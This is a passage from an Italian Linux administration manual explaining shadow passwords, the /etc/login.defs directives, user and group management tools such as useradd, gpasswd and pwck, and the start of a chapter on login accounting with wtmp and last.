Per quanto riguarda il problema particolare delle password *shadow*, si possono osservare le direttive **`PASS_MAX_DAYS`**, **`PASS_MIN_DAYS`**, e **`PASS_WARN_AGE`**. La prima permette di stabilire la durata massima, predefinita, di validità di una password; la seconda serve a stabilire la durata minima; la terza il periodo di preavviso.

Il file `/etc/login.defs` permette di definire molte più cose, interferendo anche con il comportamento del programma **`login`**, se quest'ultimo è stato compilato in modo da prendere in considerazione quel file. L'esempio seguente proviene da una distribuzione Debian.

```
#
# /etc/login.defs - Configuration control definitions for the login package.
#
#       $Id: login.defs.linux,v 1.8 1997/12/07 23:26:48 marekm Exp $
#
# Three items must be defined:  MAIL_DIR, ENV_SUPATH, and ENV_PATH.
# If unspecified, some arbitrary (and possibly incorrect) value will
# be assumed.  All other items are optional - if not specified then
# the described action or option will be inhibited.
#
# Comment lines (lines beginning with "#") and blank lines are ignored.
#
# Modified for Linux.  --marekm

#
# Delay in seconds before being allowed another attempt after a login failure
#
FAIL_DELAY              3

#
# Enable additional passwords upon dialup lines specified in /etc/dialups.
#
DIALUPS_CHECK_ENAB      yes

#
# Enable logging and display of /var/log/faillog login failure info.
#
FAILLOG_ENAB            yes

#
# Enable display of unknown usernames when login failures are recorded.
#
LOG_UNKFAIL_ENAB        no

#
# Enable logging of successful logins
#
LOG_OK_LOGINS           no

#
# Enable logging and display of /var/log/lastlog login time info.
#
LASTLOG_ENAB            yes

#
# Enable checking and display of mailbox status upon login.
#
# Disable if the shell startup files already check for mail
# ("mailx -e" or equivalent).
```

```
#
MAIL_CHECK_ENAB         yes

#
# Enable additional checks upon password changes.
#
OBSCURE_CHECKS_ENAB     yes

#
# Enable checking of time restrictions specified in /etc/porttime.
#
PORTTIME_CHECKS_ENAB    yes

#
# Enable setting of ulimit, umask, and niceness from passwd gecos field.
#
QUOTAS_ENAB             yes

#
# Enable "syslog" logging of su activity - in addition to sulog file logging.
# SYSLOG_SG_ENAB does the same for newgrp and sg.
#
SYSLOG_SU_ENAB          yes
SYSLOG_SG_ENAB          yes

#
# If defined, either full pathname of a file containing device names or
# a ":" delimited list of device names.  Root logins will be allowed only
# upon these devices.
#
CONSOLE         /etc/securetty
#CONSOLE        console:tty01:tty02:tty03:tty04

#
# If defined, all su activity is logged to this file.
#
#SULOG_FILE     /var/log/sulog

#
# If defined, ":" delimited list of "message of the day" files to
# be displayed upon login.
#
MOTD_FILE       /etc/motd
#MOTD_FILE      /etc/motd:/usr/lib/news/news-motd

#
# If defined, this file will be output before each login prompt.
#
#ISSUE_FILE     /etc/issue

#
# If defined, file which maps tty line to TERM environment parameter.
# Each line of the file is in a format something like "vt100  tty01".
#
#TTYTYPE_FILE   /etc/ttytype

#
# If defined, login failures will be logged here in a utmp format.
# last, when invoked as lastb, will read /var/log/btmp, so...
#
FTMP_FILE       /var/log/btmp

#
# If defined, name of file whose presence which will inhibit non-root
# logins.  The contents of this file should be a message indicating
```

```
# why logins are inhibited.
#
NOLOGINS_FILE   /etc/nologin

#
# If defined, the command name to display when running "su -".  For
# example, if this is defined as "su" then a "ps" will display the
# command is "-su".  If not defined, then "ps" would display the
# name of the shell actually being run, e.g. something like "-sh".
#
SU_NAME         su

#
# *REQUIRED*
#   Directory where mailboxes reside, _or_ name of file, relative to the
#   home directory.  If you _do_ define both, MAIL_DIR takes precedence.
#   QMAIL_DIR is for Qmail
#
#QMAIL_DIR      Maildir
MAIL_DIR        /var/spool/mail
#MAIL_FILE      .mail

#
# If defined, file which inhibits all the usual chatter during the login
# sequence.  If a full pathname, then hushed mode will be enabled if the
# user's name or shell are found in the file.  If not a full pathname, then
# hushed mode will be enabled if the file exists in the user's home directory.
#
HUSHLOGIN_FILE  .hushlogin
#HUSHLOGIN_FILE /etc/hushlogins

#
# If defined, the presence of this value in an /etc/passwd "shell" field will
# disable logins for that user, although "su" will still be allowed.
#
# XXX this does not seem to be implemented yet...  --marekm
# no, it was implemented but I ripped it out ;-) -- jfh
NOLOGIN_STR     NOLOGIN

#
# If defined, either a TZ environment parameter spec or the
# fully-rooted pathname of a file containing such a spec.
#
#ENV_TZ         TZ=CST6CDT
#ENV_TZ         /etc/tzname

#
# If defined, an HZ environment parameter spec.
#
# for Linux/x86
ENV_HZ          HZ=100
# For Linux/Alpha...
#ENV_HZ         HZ=1024

#
# *REQUIRED*  The default PATH settings, for superuser and normal users.
#
# (they are minimal, add the rest in the shell startup files)
ENV_SUPATH      PATH=/sbin:/bin:/usr/sbin:/usr/bin
ENV_PATH        PATH=/bin:/usr/bin

#
# Terminal permissions
#
#       TTYGROUP        Login tty will be assigned this group ownership.
```

```
#       TTYPERM         Login tty will be set to this permission.
#
# If you have a "write" program which is "setgid" to a special group
# which owns the terminals, define TTYGROUP to the group number and
# TTYPERM to 0620.  Otherwise leave TTYGROUP commented out and assign
# TTYPERM to either 622 or 600.
#
TTYGROUP        tty
TTYPERM         0600

#
# Login configuration initializations:
#
#       ERASECHAR       Terminal ERASE character ('\010' = backspace).
#       KILLCHAR        Terminal KILL character ('\025' = CTRL/U).
#       UMASK           Default "umask" value.
#       ULIMIT          Default "ulimit" value.
#
# The ERASECHAR and KILLCHAR are used only on System V machines.
# The ULIMIT is used only if the system supports it.
# (now it works with setrlimit too; ulimit is in 512-byte units)
#
# Prefix these values with "0" to get octal, "0x" to get hexadecimal.
#
ERASECHAR       0177
KILLCHAR        025
UMASK           022
#ULIMIT         2097152

#
# Password aging controls:
#
#       PASS_MAX_DAYS   Maximum number of days a password may be used.
#       PASS_MIN_DAYS   Minimum number of days allowed between password changes.
#       PASS_MIN_LEN    Minimum acceptable password length.
#       PASS_WARN_AGE   Number of days warning given before a password expires.
#
PASS_MAX_DAYS   99999
PASS_MIN_DAYS   0
PASS_MIN_LEN    5
PASS_WARN_AGE   7

#
# If "yes", the user must be listed as a member of the first gid 0 group
# in /etc/group (called "root" on most Linux systems) to be able to "su"
# to uid 0 accounts.  If the group doesn't exist or is empty, no one
# will be able to "su" to uid 0.
#
SU_WHEEL_ONLY   no

#
# If compiled with cracklib support, where are the dictionaries
#
#CRACKLIB_DICTPATH      /usr/lib/passwd/pw_dict

#
# Min/max values for automatic uid selection in useradd
#
UID_MIN                  1000
UID_MAX                 60000

#
# Min/max values for automatic gid selection in groupadd
#
GID_MIN                   100
```

```
GID_MAX                 60000

#
# Max number of login retries if password is bad
#
LOGIN_RETRIES           5

#
# Max time in seconds for login
#
LOGIN_TIMEOUT           60

#
# Maximum number of attempts to change password if rejected (too easy)
#
PASS_CHANGE_TRIES       5

#
# Warn about weak passwords (but still allow them) if you are root.
#
PASS_ALWAYS_WARN        yes

#
# Number of significant characters in the password for crypt().
# Default is 8, don't change unless your crypt() is better.
# Ignored if MD5_CRYPT_ENAB set to "yes".
#
#PASS_MAX_LEN           8

#
# Require password before chfn/chsh can make any changes.
#
CHFN_AUTH               yes

#
# Which fields may be changed by regular users using chfn - use
# any combination of letters "frwh" (full name, room number, work
# phone, home phone).  If not defined, no changes are allowed.
# For backward compatibility, "yes" = "rwh" and "no" = "frwh".
#
CHFN_RESTRICT           rwh

#
# Password prompt (%s will be replaced by user name).
#
# XXX - it doesn't work correctly yet, for now leave it commented out
# to use the default which is just "Password: ".
#LOGIN_STRING           "%s's Password: "

#
# Only works if compiled with MD5_CRYPT defined:
# If set to "yes", new passwords will be encrypted using the MD5-based
# algorithm compatible with the one used by recent releases of FreeBSD.
# It supports passwords of unlimited length and longer salt strings.
# Set to "no" if you need to copy encrypted passwords to other systems
# which don't understand the new algorithm.  Default is "no".
#
#MD5_CRYPT_ENAB no

#
# List of groups to add to the user's supplementary group set
# when logging in on the console (as determined by the CONSOLE
# setting).  Default is none.
#
# Use with caution - it is possible for users to gain permanent
```

```
# access to these groups, even when not logged in on the console.
# How to do it is left as an exercise for the reader...
#
#CONSOLE_GROUPS         floppy:audio:cdrom

#
# Should login be allowed if we can't cd to the home directory?
# Default in no.
#
DEFAULT_HOME    yes

#
# If this file exists and is readable, login environment will be
# read from it.  Every line should be in the form name=value.
#
ENVIRON_FILE    /etc/environment

#
# If defined, this command is run when removing a user.
# It should remove any at/cron/print jobs etc. owned by
# the user to be removed (passed as the first argument).
#
#USERDEL_CMD    /usr/sbin/userdel_local
```

Il confronto è utile, soprattutto se si pensa che il programma **`login`** della distribuzione Debian legge questo file prima di consentire l'accesso. Un'altra cosa da considerare è che tra una distribuzione e l'altra di GNU/Linux, questo file può contenere o meno determinate direttive. Per esempio, la direttiva **`CREATE_HOME`** che appare alla fine del primo esempio, sembra appartenere esclusivamente alla distribuzione RedHat.

La descrizione dettagliata di alcune delle direttive mostrate può essere utile, anche se queste non hanno effetto in tutte le distribuzioni GNU/Linux.

### Alcune direttive

`CHFN_AUTH` {`yes`|`no`}

Se si assegna il valore **`yes`**, si intende fare in modo che i programmi **`chfn`** e **`chsh`** chiedano di reintrodurre la password prima di eseguire, rispettivamente, la sostituzione delle informazioni personali e della shell.

`CHFN_RESTRICT [f][r][w][h]`

Per consentire all'utente di modificare i propri dati personali, è necessario utilizzare questa direttiva. Attraverso la stringa che può contenere le lettere **`f`**, **`r`**, **`w`** e **`h`**, si possono indicare quali elementi ha diritto di modificare l'utente:

- **`f`**, *full name* – nome e cognome;
- **`r`**, *room* – numero della stanza;
- **`w`**, *work* – telefono dell'ufficio (di lavoro);
- **`h`**, *home* – numero telefonico di casa.

`CONSOLE` {⟨*file*⟩|⟨*elenco-dispositivi-console*⟩}

Permette di definire quali siano i terminali da cui può accedere l'utente **`root`**, attraverso l'indicazione di un file, che solitamente è `/etc/securetty`, oppure attraverso un elenco di nomi di file di dispositivo (senza l'indicazione della directory `/dev/`), separati da due punti verticali: **`console:tty01:tty02:tty03:tty04:tty05:tty06`**.

`DEFAULT_HOME` {`yes`|`no`}

Se si assegna il valore **`yes`**, si intende permettere l'accesso anche se non risulta possible entrare nella directory personale dell'utente (perché non esiste, perché i permessi non sono corretti, ecc.). Se non viene indicata questa direttiva, il valore predefinito è (o dovrebbe essere) **`no`**.

`FAIL_DELAY` ⟨*n-secondi*⟩

Permette di specificare un ritardo, espresso in secondi, da applicare nel caso di un tentativo fallito di accesso. L'utente dovrà attendere quella quantità di tempo prima di poter ritentare.

`GID_MIN` ⟨*n-gid-minimo*⟩

`GID_MAX` ⟨*n-gid-massimo*⟩

Queste due direttive permettono rispettivamente di definire il valore minimo e quello massimo per i numeri GID, cioè quelli che vengono utilizzati per distinguere i gruppi di utenti.

`UID_MIN` ⟨*n-uid-minimo*⟩

`UID_MAX` ⟨*n-uid-massimo*⟩

Queste due direttive permettono rispettivamente di definire il valore minimo e quello massimo per i numeri UID, cioè quelli che vengono utilizzati per distinguere gli utenti.

`ISSUE_FILE` ⟨*percorso*⟩

Permette di definire il percorso completo di un file il cui contenuto deve essere visualizzato all'atto del *login*. Tradizionalmente si tratta del file `/etc/issue`.

`LASTLOG_ENAB` {`yes`|`no`}

Se si assegna il valore **`yes`** si intende fare in modo che, nel momento in cui viene concesso l'accesso, venga visualizzata la data, l'ora e il terminale dell'ultimo *login*.

`LOGIN_RETRIES` ⟨*n-tentativi*⟩

Permette di definire un numero massimo di tentativi che possono essere compiuti dall'utente che cerca di accedere, a seguito di errori nella combinazione tra nominativo e password. Esauriti i tentativi a disposizione, il programma **`login`** dovrebbe terminare il suo funzionamento, anche se poi, di solito, viene riavviata una nuova copia del programma Getty.

`LOGIN_TIMEOUT` ⟨*n-secondi*⟩

Stabilisce un tempo massimo per completare il *login*, dopo il quale il programma **`login`** conclude il suo funzionamento.

`MAIL_CHECK_ENAB` {`yes`|`no`}

Se si assegna il valore **`yes`**, si vuole che il programma **`login`** verifichi la presenza di messaggi di posta elettronica per l'utente, in modo da avvisarlo prima di lasciare il controllo alla shell. La verifica viene fatta in base alle informazioni indicate con la direttiva **`MAIL_DIR`**, oppure in **`MAIL_FILE`**.

`MAIL_DIR` ⟨*directory-caselle-postali*⟩

Se si vuole fare in modo che **`login`** verifichi la presenza di messaggi di posta elettronica per l'utente che accede, è necessario utilizzare questa direttiva (oppure **`MAIL_FILE`**, a seconda della configurazione del sistema di posta elettronica) per fornire l'indicazione della directory che contiene le caselle dei vari utenti. Se queste caselle sono contenute nelle rispettive directory personali, si utilizza la direttiva **`MAIL_FILE`**.

`MAIL_FILE` ⟨*file-casella-postale*⟩

Questa direttiva si contrappone, e si sostituisce a **`MAIL_DIR`**. Serve a definire il percorso, relativo alla directory personale dell'utente, del file contenente i messaggi di posta elettronica.

`MD5_CRYPT_ENAB` {`yes`|`no`}

Se si assegna il valore **`yes`**, si vuole che il programma **`passwd`** utilizzi il l'algoritmo MD5 per le password cifrate da annotare nel file `/etc/passwd`, o `/etc/shadow`. Ciò può essere fatto solo se la funzione **`crypt()`** del sistema lo consente.

`MOTD_FILE` ⟨*elenco-percorsi*⟩

Permette di definire uno o più percorsi completi di file il cui contenuto deve essere visualizzato all'atto del *login* come messaggio del giorno. L'elenco è separato attraverso due punti verticali (`:`). Tradizionalmente si tratta del file `/etc/motd`.

`NOLOGINS_FILE` ⟨*percorso*⟩

Permette di definire il percorso completo di un file, la cui presenza inibisce l'accesso da parte degli utenti comuni. Se il file contiene qualcosa, questo viene visualizzato, e solitamente si tratta della spiegazione del rifiuto a concedere l'accesso. Tradizionalmente si tratta del file `/etc/nologin`.

PASS_MIN_DAYS ⟨*n-giorni*⟩

PASS_MAX_DAYS ⟨*n-giorni*⟩

Queste due direttive permettono di definire l'intervallo di validità delle password. Questi valori vengono utilizzati all'atto della registrazione di un nuovo utente, per il quale verranno presi come predefiniti. Per la precisione, **PASS_MIN_DAYS** stabilisce la durata minima di una password che quindi non può essere modificata con maggiore frequenza; **PASS_MAX_DAYS** stabilisce invece la durata massima di una password dopo la quale l'utenza viene bloccata.

PASS_WARN_AGE ⟨*n-giorni*⟩

Stabilisce il numero di giorni di preavviso per la scadenza delle password.

PASS_MIN_LEN ⟨*n-caratteri*⟩

PASS_MAX_LEN ⟨*n-caratteri*⟩

Queste due direttive servono a porre dei limiti alla dimensione che può essere assegnata a una nuova password. Finché si utilizza la funzione **crypt()** tradizionale, non ha senso consentire l'uso di password più lunghe di 8 caratteri.

TTYGROUP {⟨*gruppo*⟩|⟨*gid*⟩}

Permette di definire il gruppo a cui attribuire il dispositivo corrispondente al terminale utilizzato dall'utente che accede. Di solito si tratta di **tty**. Ciò è utile in abbinamento alla direttiva **TTYPERM**, in modo da consentire al programma **write** (abbinato allo stesso gruppo e impostato con il bit SGID) di scrivere su quel terminale.

TTYPERM ⟨*permessi-numerici*⟩

Permette di definire i permessi da attribuire al dispositivo corrispondente al terminale utilizzato per accedere. Di solito, se si utilizza l'abbinamento al gruppo **tty**, si utilizzano i permessi 0620. Il valore predefinito per questi è 0622, cosa che consentirebbe la scrittura a chiunque, mentre per motivi di sicurezza si potrebbe preferire 0600, in modo da escludere a priori l'uso di **write** e di qualunque altra interferenza simile.

### 30.2.2 # pwconv

pwconv

**pwconv** permette di convertire un file /etc/passwd normale in una coppia /etc/passwd e /etc/shadow, togliendo dal primo le password cifrate. Il programma funziona anche se il file /etc/shadow esiste già, e in tal caso serve per fare in modo che tutte le utenze siano registrate correttamente nel file /etc/shadow e le password siano tolte dal file /etc/passwd.

Come si vede dalla sintassi indicata, questo programma non richiede argomenti: si avvale semplicemente della configurazione contenuta in /etc/login.defs per stabilire i periodi di validità delle password. In pratica, utilizza precisamente le informazioni delle direttive **PASS_MAX_DAYS**, **PASS_MIN_DAYS**, e **PASS_WARN_AGE**.

### 30.2.3 # pwunconv

pwunconv

A fianco di **pwconv**, il programma **pwunconv** svolge il compito inverso: quello di trasferire le password cifrate nel file /etc/passwd, perdendo le informazioni aggiuntive contenute nel file /etc/shadow.

Anche questo programma è in grado di funzionare correttamente se parte delle utenze si trovano già solo nel file /etc/passwd. In ogni caso, al termine viene eliminato il file /etc/shadow.

### 30.2.4 # useradd

useradd [⟨*opzioni*⟩] ⟨*utente*⟩

useradd -D [⟨*opzioni*⟩]

Il programma **useradd** permette di aggiungere un utente in un sistema in cui siano attive, o meno, le password *shadow*.

Il funzionamento di **useradd** può essere configurato attraverso il file /etc/default/useradd, e l'uso dell'opzione **-D** manifesta l'intenzione di visualizzare tale configurazione o di modificarla.

Dopo la creazione dell'utente, è necessario attribuirgli una password iniziale, attraverso il programma **passwd**.

Opzioni di configurazione

Il funzionamento di **useradd** può essere controllato attraverso il file di configurazione `/etc/default/useradd`, oppure attraverso opzioni della riga di comando. Queste opzioni possono essere utili quando si utilizza **useradd** attraverso uno script, mentre di solito si farà affidamento sulla configurazione memorizzata nel file.

Per questa ragione, qui vengono mostrate solo le opzioni valide in presenza dell'opzione **-D**. Quando questa opzione viene usata da sola, **useradd** visualizza semplicemente la configurazione attuale.

`-D [...] -b` ⟨*directory-base*⟩

Definisce la nuova directory predefinita di partenza per la creazione di directory personali. A questa verrà aggiunta una directory con lo stesso nome dell'utente che si crea. Il valore normale è `/home/`.

L'argomento di questa opzione viene annotato nella direttiva **HOME** del file `/etc/default/useradd`.

`-D [...] -e` ⟨*mese*⟩/⟨*giorno*⟩/⟨*anno*⟩

Definisce la nuova data di scadenza predefinita delle utenze. La data va inserita nella forma MM/GG/[CC]AA, dove l'anno può essere composto da due o quattro cifre (centenario e anno). Il valore normale di questa data è indefinito.

L'argomento di questa opzione viene annotato nella direttiva **EXPIRE** del file `/etc/default/useradd`.

`-D [...] -f` ⟨*giorni*⟩

Definisce il numero di giorni predefinito in cui l'utenza resterà utilizzabile dopo la scadenza della validità della password. Il valore normale è −1, pari al numero più grande che possa essere gestito.

L'argomento di questa opzione viene annotato nella direttiva **INACTIVE** del file `/etc/default/useradd`.

`-D [...] -g` ⟨*gruppo*⟩ | ⟨*UID*⟩

Definisce il gruppo predefinito a cui possono essere aggregati i nuovi utenti. Il valore normale è 100, pari al gruppo di utenti generico.

L'argomento di questa opzione viene annotato nella direttiva **GROUP** del file `/etc/default/useradd`.

Nella distribuzione GNU/Linux RedHat, il programma **useradd** è modificato in modo che alla creazione di un nuovo utente, gli venga abbinato un gruppo privato. In questo senso, questa opzione di configurazione risulta non utilizzata in pratica.

`-D [...] -s` ⟨*shell*⟩

Definisce la shell predefinita da assegnare ai nuovi utenti. Di solito di tratta di `/bin/bash`.

L'argomento di questa opzione viene annotato nella direttiva **SHELL** del file `/etc/default/useradd`.

Esempi

`#` **useradd caio**

Crea l'utente **caio** secondo la configurazione stabilita nel file `/etc/default/useradd`.

`#` **useradd -D**

Visualizza la configurazione attuale per la creazione di nuove utenze.

### 30.2.5 /etc/default/useradd

Il file `/etc/default/useradd` contiene la configurazione del programma **useradd**. Si tratta di una serie di direttive nella forma ⟨*nome*⟩=⟨*valore*⟩, e quasi tutto ciò che appare in questo file può essere modificato attraverso lo stesso **useradd**, con l'opzione **-D**. Segue un esempio di questo file.

```
# useradd defaults file
GROUP=100
HOME=/home
INACTIVE=-1
EXPIRE=
SHELL=/bin/bash
SKEL=/etc/skel
```

Il significato delle varie direttive è intuitivo; in ogni caso appare descritto nella sezione dedicata a **`useradd`**.

### 30.2.6 # userdel

`userdel [-r]` ⟨*utente*⟩

**`userdel`** permette di eliminare facilmente un'utenza dai file `/etc/passwd` e `/etc/shadow`. Eventualmente, se si utilizza l'opzione **`-r`**, viene eliminata anche la directory personale dell'utente cancellato, mente altri file che dovessero trovarsi al di fuori di quella gerarchia, possono essere tolti solo in modo manuale.

Se si utilizza la tecnica dei gruppi privati, potrebbe essere necessaria, o desiderabile, l'eliminazione del gruppo corrispondente. In tal caso, occorre intervenire manualmente nel file `/etc/group`.

### 30.2.7 # usermod

`usermod [`⟨*opzioni*⟩`]` ⟨*utente*⟩

**`usermod`** permette di modificare facilmente alcune caratteristiche di un'utenza. A seconda delle preferenze dell'amministratore del sistema, può darsi che si consideri più facile la modifica diretta dei file `/etc/passwd` e `/etc/shadow`, tuttavia, se si intende indicare una data di scadenza per un'utenza, la conversione in giorni trascorsi dal 1/1/1970, necessaria per modificare direttamente il file `/etc/shadow`, potrebbe essere un po' seccante.

Alcune opzioni

`-e` ⟨*mese*⟩`/`⟨*giorno*⟩`/`⟨*anno*⟩

Definisce la data di scadenza dell'utenza. La data va inserita nella forma MM/GG/[CC]AA, dove l'anno può essere composto da due o quattro cifre (centenario e anno).

`-f` ⟨*giorni*⟩

Definisce il numero di giorni in cui l'utenza resterà utilizzabile dopo la scadenza della validità della password.

`[-m] -d` ⟨*directory-home*⟩

Modifica la posizione della directory personale dell'utente. Se viene usata anche l'opzione **`-m`** si ottiene lo spostamento della vecchia directory nella nuova collocazione, oppure, se manca, questa viene creata.

## 30.3 Gruppi

Anche i gruppi possono avere una password, e questa dovrebbe servire a permettere ad altri utenti, che nulla hanno a che fare con questi, di potervisi inserire attraverso il comando **`newgrp`**.

Generalmente, per fare in modo che un utente possa partecipare a un gruppo del quale non fa già parte, basta aggiungere il suo nome nell'ultimo campo del record del gruppo in cui questo vuole essere inserito. Da quel momento, quell'utente potrà utilizzare il comando **`newgrp`** ⟨*gruppo*⟩ per agire con i privilegi concessi a quel gruppo.

L'idea di poter aggiungere una password ai gruppi, in modo che gli utenti estranei che la conoscono possano usare ugualmente **`newgrp`** per questo, è piuttosto discutibile. Infatti, una password è «sicura» solo se conosciuta da una sola persona; nel momento in cui la stessa password è conosciuta da un gruppo di persone diventa incontrollabile la sua diffusione (a causa della natura umana).

Tuttavia, il problema esiste e vale la pena di analizzarne gli effetti in presenza di password *shadow*.

### 30.3.1 /etc/gshadow

La presenza del file `/etc/gshadow` indica l'attivazione delle password *shadow* per i gruppi. I record di questo file sono organizzati in campi, separati attraverso due punti verticali (`:`), secondo la sintassi seguente:

⟨*gruppo*⟩**:**⟨*password*⟩**:**⟨*amministratori*⟩**:**⟨*utenti-membri*⟩

- ⟨*gruppo*⟩

  Il nome del gruppo.

- ⟨*password*⟩

  La password cifrata (che normalmente è assente).

- ⟨*amministratori*⟩

  Un elenco, separato da virgole, di utenti amministratori del gruppo.

- ⟨*utenti-membri*⟩

  Un elenco, separato da virgole, di utenti che fanno parte del gruppo.

Gli amministratori del gruppo hanno la possibilità di aggiungere e togliere utenti membri; inoltre, possono cambiare la password.

### 30.3.2 # grpconv

`grpconv`

**`grpconv`** permette di convertire un file `/etc/group` normale in una coppia `/etc/group` e `/etc/gshadow`, togliendo dal primo le eventuali password cifrate. Il programma funziona anche se il file `/etc/gshadow` esiste già: in tal caso serve per fare in modo che tutti i gruppi siano registrati correttamente nel file `/etc/gshadow` e le password siano tolte dal file `/etc/group`.

### 30.3.3 # grpunconv

`grpunconv`

A fianco di **`grpconv`**, il programma **`grpunconv`** svolge il compito inverso: quello di trasferire le password cifrate nel file `/etc/group` perdendo le informazioni aggiuntive contenute nel file `/etc/gshadow`.

Anche questo programma è in grado di funzionare correttamente se parte delle utenze si trovano solo nel file `/etc/group`. In ogni caso, al termine viene eliminato il file `/etc/gshadow`.

### 30.3.4 $ gpasswd

`gpasswd [`⟨*opzioni*⟩`]` ⟨*gruppo*⟩

**`gpasswd`**, come suggerisce il nome, serve a cambiare la password di un gruppo. Oltre a questo, però, permette anche di intervenire sugli altri campi del file `/etc/gshadow`, inserendo o eliminando gli amministratori e i membri di un gruppo.

> La presenza di una password in un gruppo, serve a permettere a utenti che non siano già membri di poterne fare parte utilizzando il comando **`newgrp`**. Tuttavia, il meccanismo potrebbe non funzionare, e questo è sintomo dello scarso interesse verso questa possibilità. Infatti, la vera innovazione nell'introduzione del file `/etc/gshadow` sta nella possibilità di definire degli amministratori per i gruppi, competenti per l'aggregazione dei membri rispettivi.

#### Alcune opzioni

`-A` ⟨*amministratore*⟩`[,...]`

Permette all'utente **`root`** di definire uno o più amministratori per il gruppo. L'argomento dell'opzione è un elenco di uno o più utenti a cui viene attribuito il ruolo di amministratori del gruppo. L'elenco di amministratori va a sostituirsi a quanto impostato in precedenza.

`-M` ⟨*membro*⟩`[,...]`

Permette all'utente **`root`** di definire uno o più membri del gruppo. L'argomento dell'opzione è un elenco di uno o più utenti membri del gruppo. L'elenco di membri va a sostituirsi a quanto impostato in precedenza.

`-a` ⟨*membro*⟩

Permette a un amministratore del gruppo di aggiungere un utente membro.

-d ⟨*membro*⟩

Permette a un amministratore del gruppo di eliminare un utente membro.

-r

Permette a un amministratore del gruppo di eliminare la password.

-R

Permette a un amministratore del gruppo di rendere impossibile l'accesso attraverso la password.

### 30.3.5 # groupadd

groupadd [⟨*opzioni*⟩] ⟨*gruppo*⟩

Il programma **groupadd** permette di aggiungere un gruppo in un sistema in cui siano attive, o meno, le password *shadow*.

### 30.3.6 # groupdel

groupdel ⟨*gruppo*⟩

Il programma **groupdel** permette di eliminare un gruppo in un sistema in cui siano attive, o meno, le password *shadow*.

## 30.4 Verifiche di coerenza

La gestione delle utenze non è fatta solo di inserimenti, modifiche ed eliminazioni. Dal momento che le modifiche possono anche essere fatte direttamente sui file, è comodo se si dispone di qualche strumento di controllo di coerenza.

### 30.4.1 # pwck

pwck [-r] [⟨*file-passwd*⟩ [⟨*file-shadow*⟩]]

**pwck** verifica la coerenza del file `/etc/passwd` e, se esiste, del file `/etc/shadow` (utilizzando anche il file `/etc/group` per la verifica dell'appartenenza ai gruppi). Il programma, previo consenso dell'utilizzatore (l'utente **root**), può risolvere da solo alcuni tipi di problemi modificando i file. Tuttavia, se si utilizza l'opzione **-r**, **pwck** si limita a segnalare i problemi.

Se necessario, si possono indicare espressamente i file che svolgono le funzioni di `passwd` e `shadow`.

### 30.4.2 # grpck

grpck [-r] [⟨*file-group*⟩ [⟨*file-gshadow*⟩]]

**grpck** verifica la coerenza del file `/etc/group` e, se esiste, del file `/etc/gshadow` (utilizzando anche il file `/etc/passwd` per la verifica dell'aggregazione degli utenti). Il programma, previo consenso dell'utilizzatore (l'utente **root**), può risolvere da solo alcuni tipi di problemi modificando i file. Tuttavia, se si utilizza l'opzione **-r**, **grpck** si limita a segnalare i problemi.

Se necessario, si possono indicare espressamente i file che svolgono le funzioni di `group` e `gshadow`.

## 30.5 Copie di sicurezza

Quando si aggiunge, elimina, o si modifica un'utenza attraverso gli strumenti previsti, vengono generate delle copie di sicurezza dei file amministrativi coinvolti. Tipicamente può trattarsi di `/etc/passwd`, `/etc/shadow`, `/etc/group` e `/etc/gshadow`.

Queste copie di sicurezza si distinguono perché hanno gli stessi nomi dei file corrispondenti con l'aggiunta di un trattino finale. In pratica: `/etc/passwd-`, `/etc/shadow-`, `/etc/group-` e `/etc/gshadow-`. È importante fare un minimo di attenzione anche a questi file, se si vuole evitare che informazioni importanti vengano conosciute da utenti che non ne hanno il diritto. Infatti, un file `/etc/shadow-` che per qualche motivo dovesse diventare leggibile a tutti gli utenti, costituirebbe un grosso buco nel sistema di sicurezza.

## 30.6 Riferimenti

- Michael H. Jackson, *Linux Shadow Password HOWTO*

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Capitolo 31

# Contabilità dell'utilizzo di risorse del sistema

Il problema della registrazione dell'utilizzo di risorse è nato proprio per misurare, e quindi per fare pagare, i servizi utilizzati dagli utenti. In questo senso si spiega l'enfasi «contabile» che si dà al problema.

Alla base della contabilità dell'utilizzo delle risorse del sistema sta il file `/var/log/wtmp`, che deve esistere perché tali registrazioni avvengano effettivamente. Per motivi storici, non si tratta di un file di testo normale, e per leggerlo si usa generalmente il programma **`last`**, al quale si aggiungono eventualmente altri programmi più raffinati.

Oltre alla contabilità basata sul file `/var/log/wtmp` si aggiunge quella legata ai processi, derivata da BSD (*BSD Process Accounting*). Mentre il file `/var/log/wtmp` (e anche `/var/run/utmp`) è gestito generalmente dai programmi **`init`**, **`login`**, dalla serie dei programmi Getty e da altri che sono legati al sistema di autenticazione degli utenti, la contabilità dei processi in stile BSD è gestita direttamente dal kernel. Nel caso di GNU/Linux, si tratta di attivare l'opzione relativa nel gruppo denominato *General setup*.

- *BSD Process Accounting* (12.5.4) **Y**

## 31.1 Formato dei file

Come accennato, una delle caratteristiche importanti di questi file è il fatto di non essere file di testo normali. Il formato del loro contenuto varia da sistema a sistema, e anche da una versione all'altra dello stesso sistema operativo. Pertanto, può succedere alle volte che qualcosa non funzioni, nel senso che i programmi che vi accedono non riescono a interpretare i dati in modo corretto, o peggio eseguono delle registrazioni errate.

Questa annotazione serve per tenere in considerazione il problema, ma tutto quello che si può fare, quando si notano delle anomalie legate a queste componenti del sistema, è l'aggiornamento del software.

## 31.2 Contabilità basata su /var/log/wtmp

Il file `/var/log/wtmp` è l'archivio storico degli accessi al sistema. Al suo interno vengono indicate le informazioni della data e dell'ora di accesso di ogni utente, assieme all'indicazione della provenienza degli accessi. I dati contenuti in questo file hanno valore solo se sono completi, nel senso che per ogni accesso si deve trovare anche la registrazione della conclusione della sessione di lavoro, altrimenti non possono essere calcolati i tempi di utilizzo.

Purtroppo, questo file non offre le garanzie di una base di dati vera e propria, e le registrazioni che vengono fatte al suo interno non sono mai sicure. Pertanto, i dati che si riescono a estrapolare sono da considerare approssimativi in generale.

Questo file tende a ingrandirsi rapidamente, tanto che periodicamente conviene fare pulizia. Di solito, le distribuzioni GNU/Linux provvedono a fornire degli script necessari per gestire in modo elegante, attraverso il sistema Cron, l'archiviazione e rotazione dei file delle registrazioni, compreso `/var/log/wtmp`.

### 31.2.1 $ last

`last` [⟨*opzioni*⟩] [⟨*nome*⟩...]

Visualizza il contenuto del file delle registrazioni degli accessi (*login*) e disconnessioni (*logout*) per le informazioni riguardanti gli utenti e i terminali. Il file dal quale queste informazioni vengono attinte è `/var/log/wtmp`. L'esempio seguente mostra una parte dell'output che potrebbe essere generato da questo programma.

```
daniele  tty5                          Tue Mar 30 16:18   still logged in
daniele  tty5                          Tue Mar 30 16:17 - 16:18  (00:01)
